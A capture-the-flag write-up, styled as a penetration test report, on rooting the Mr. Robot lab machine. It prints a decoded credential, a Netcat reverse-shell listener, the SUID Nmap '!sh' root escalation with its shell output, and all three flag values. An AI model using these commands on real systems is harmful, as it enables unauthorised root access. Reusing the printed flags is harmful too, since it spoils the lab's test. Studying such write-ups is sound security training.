
Conclusion: A Successful Rooting of Mr. Robot

This Mr. Robot-themed CTF was not only fun but also highly educational. We started with basic enumeration, uncovered hidden directories, cracked passwords, and escalated our privileges to root using an old Nmap vulnerability.

This room is a great steppingstone for anyone looking to get into ethical hacking or cybersecurity, with a nice blend of web exploitation and privilege escalation techniques. If you're a fan of the show or just starting in CTFs, this challenge is perfect for you.

Final Keys:

- Key 1: **073403c8a58a1f80d943455fb30724b9**
- Key 2: **822c73956184f694993bede3eb39f959**
- Key 3: **04787ddef27c3dee1ee161b21670b4e4**



Penetration Test Report: Mr. Robot CTF

Date of Test: September 17, 2024
Tested by: G. Chanuka Isuru Sampath
Target IP: 10.10.125.130
Objective: Identify and exploit vulnerabilities in the Mr. Robot themed machine, obtain three hidden flags, and escalate privileges to root.

1. Executive Summary

This penetration test was conducted on the Mr. Robot-themed CTF machine. The test identified several vulnerabilities, including misconfigured services and weak user passwords, which were exploited to gain root access to the system. Three hidden keys were retrieved during the engagement, demonstrating the successful compromise of the machine.

Key Findings:

- **Web Server Vulnerability**: Exposed sensitive files, including robots.txt, which led to the discovery of the first key.
- **Weak Credential Management**: Use of Base64-encoded passwords allowed for easy credential recovery.
- **Privilege Escalation via Nmap**: The SUID bit was set on an outdated version of Nmap, allowing for root shell access.

---

2. Scope

The scope of this engagement included the single target machine at IP address 10.10.125.130. The goal was to identify vulnerabilities that could be exploited to gain full access to the machine and retrieve three hidden keys.

---

3. Methodology

The test followed the standard penetration testing lifecycle:

1. **Reconnaissance:** Identify open ports and services running on the machine.
2. **Enumeration:** Search for directories and files that may contain sensitive information.
3. **Exploitation:** Use discovered vulnerabilities to gain unauthorized access.
4. **Privilege Escalation:** Escalate from a limited user to root access.
5. **Post-Exploitation:** Retrieve all keys and analyze the system for further vulnerabilities.

---


4. Vulnerabilities and Exploitation

4.1 Web Server Vulnerability: Exposure of Sensitive Files


Port: 80 (HTTP)
Service: Apache HTTPD
An Nmap scan identified the Apache HTTP server running on port 80. A Gobuster directory enumeration revealed multiple hidden directories, including /robots.txt. This file exposed the location of the first key.

Evidence:

http://10.10.125.130/robots.txt



By navigating to http://10.10.125.130/key-1-of-3.txt, the first key was retrieved:




Recommendation:

Restrict access to sensitive files like robots.txt and avoid placing sensitive information in this file. Use proper access control measures to prevent unauthorized access to hidden files or directories.


4.2 Weak Credential Management

Vulnerability: Base64-encoded password
Impact: User credentials were exposed in an easily decodable format.
During enumeration, a license file was discovered containing a Base64-encoded string. Decoding the string revealed valid credentials for the elliot user.

Evidence:



Decoded result:





Recommendation:

Ensure credentials are stored securely and are never exposed in reversible encoding formats such as Base64. Consider implementing stronger password policies and encrypting sensitive data.

4.3 PHP Reverse Shell

A **PHP reverse shell** was uploaded to the web server, allowing for remote access to the machine.
The reverse shell was initiated using a vulnerable endpoint at http://10.10.125.130/404.php, and a Netcat listener was established to capture the incoming connection.





Once the connection was established, the daemon user had shell access to the system.

Recommendation:
Implement strict input validation and filtering to prevent the uploading or execution of malicious scripts. Use modern web security practices like Web Application Firewalls (WAFs) to block unauthorized actions.

4.4 Privilege Escalation via Nmap

Vulnerability: Nmap interactive mode with SUID bit
Impact: Local privilege escalation to root
The system had an outdated version of Nmap installed with the SUID bit set. This allowed a low-privilege user to exploit Nmap's interactive mode to gain a root shell.

Evidence:

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
#
```

Once in interactive mode, executing !sh spawned a root shell.

Recommendation:

Remove unnecessary SUID permissions from binaries like Nmap or ensure they are up-to-date with security patches. Review system binaries regularly to prevent privilege escalation attacks.

5. Post-Exploitation

After gaining root access, the final key was in the /root directory.

Key Retrieval:

1. **Key 1**: 073403c8a58a1f80d943455fb30724b9 (retrieved from /robots.txt)
2. **Key 2**: 822c73956184f694993bede3eb39f959 (retrieved from /home/robot)
3. **Key 3**: 04787ddef27c3dee1ee161b21670b4e4 (retrieved from /root)

6. Conclusion

This penetration test successfully identified multiple vulnerabilities within the Mr. Robot-themed CTF machine. By exploiting these weaknesses, we were able to retrieve three keys and gain root access to the system.

Summary of Findings:


- **Web vulnerabilities**: Exposed directories and files.
- **Weak credential management**: Easily decoded Base64-encoded credentials.
- **Privilege escalation**: Exploited SUID misconfiguration on Nmap.

Recommendations:

1. Implement robust access control measures to prevent unauthorized access to sensitive files.
2. Strengthen password policies and secure credential storage.
3. Regularly update and patch software, particularly SUID binaries.
4. Review and limit the use of high-privileged services and binaries on the system.

7. Appendices

A. Nmap Scan Results:



B. Gobuster Results:

```
┌──(kali㉿kali)-[~/Desktop/TryHackMe/mr_robot]
└─$ gobuster dir -u http://10.10.125.130/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.125.130/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 236] [--> http://10.10.125.130/images/]
/blog                 (Status: 301) [Size: 234] [--> http://10.10.125.130/blog/]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/]
/sitemap              (Status: 200) [Size: 0]
/login                (Status: 302) [Size: 0] [--> http://10.10.125.130/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.10.125.130/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/]
/video                (Status: 301) [Size: 235] [--> http://10.10.125.130/video/]
/image                (Status: 301) [Size: 0] [--> http://10.10.125.130/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/atom/]
/wp-content           (Status: 301) [Size: 240] [--> http://10.10.125.130/wp-content/]
/admin                (Status: 301) [Size: 235] [--> http://10.10.125.130/admin/]
/audio                (Status: 301) [Size: 235] [--> http://10.10.125.130/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2671]
/css                  (Status: 301) [Size: 233] [--> http://10.10.125.130/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 241] [--> http://10.10.125.130/wp-includes/]
/readme               (Status: 200) [Size: 64]
/js                   (Status: 301) [Size: 232] [--> http://10.10.125.130/js/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.125.130/]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.125.130/wp-admin/]
/%20                  (Status: 301) [Size: 0] [--> http://10.10.125.130/]
/wp-admin             (Status: 301) [Size: 238] [--> http://10.10.125.130/wp-admin/]
/phpmyadmin           (Status: 403) [Size: 94]
/0000                 (Status: 301) [Size: 0] [--> http://10.10.125.130/0000/]
/xmlrpc               (Status: 405) [Size: 42]
```

C. Exploitation Commands:

Base64 Decoding:
echo ZWxsaW90OkVSMjgtMDY1Mgo= | base64 -d

Reverse Shell:
nc -lnvp 4444
Privilege Escalation via Nmap:
nmap --interactive nmap> !sh

8. Closing Remarks

This penetration test of the Mr. Robot CTF machine highlights several common security flaws that can lead to full system compromise. While the vulnerabilities found are specific to this CTF environment, they emphasize the importance of applying security best practices in real-world systems. Proper configuration management, strong password policies, and regular software updates can prevent many of the issues that were exploited during this test.
It is strongly recommended that the system owners take immediate action to mitigate the vulnerabilities identified in this report. Continuous monitoring and security testing should be conducted to ensure that new vulnerabilities are promptly identified and addressed.
Thank you for the opportunity to conduct this assessment. If you have any further questions or need assistance with remediation, feel free to contact me.

Test Conducted by:G.Chanuka Isuru Sampath
Date: September 17, 2024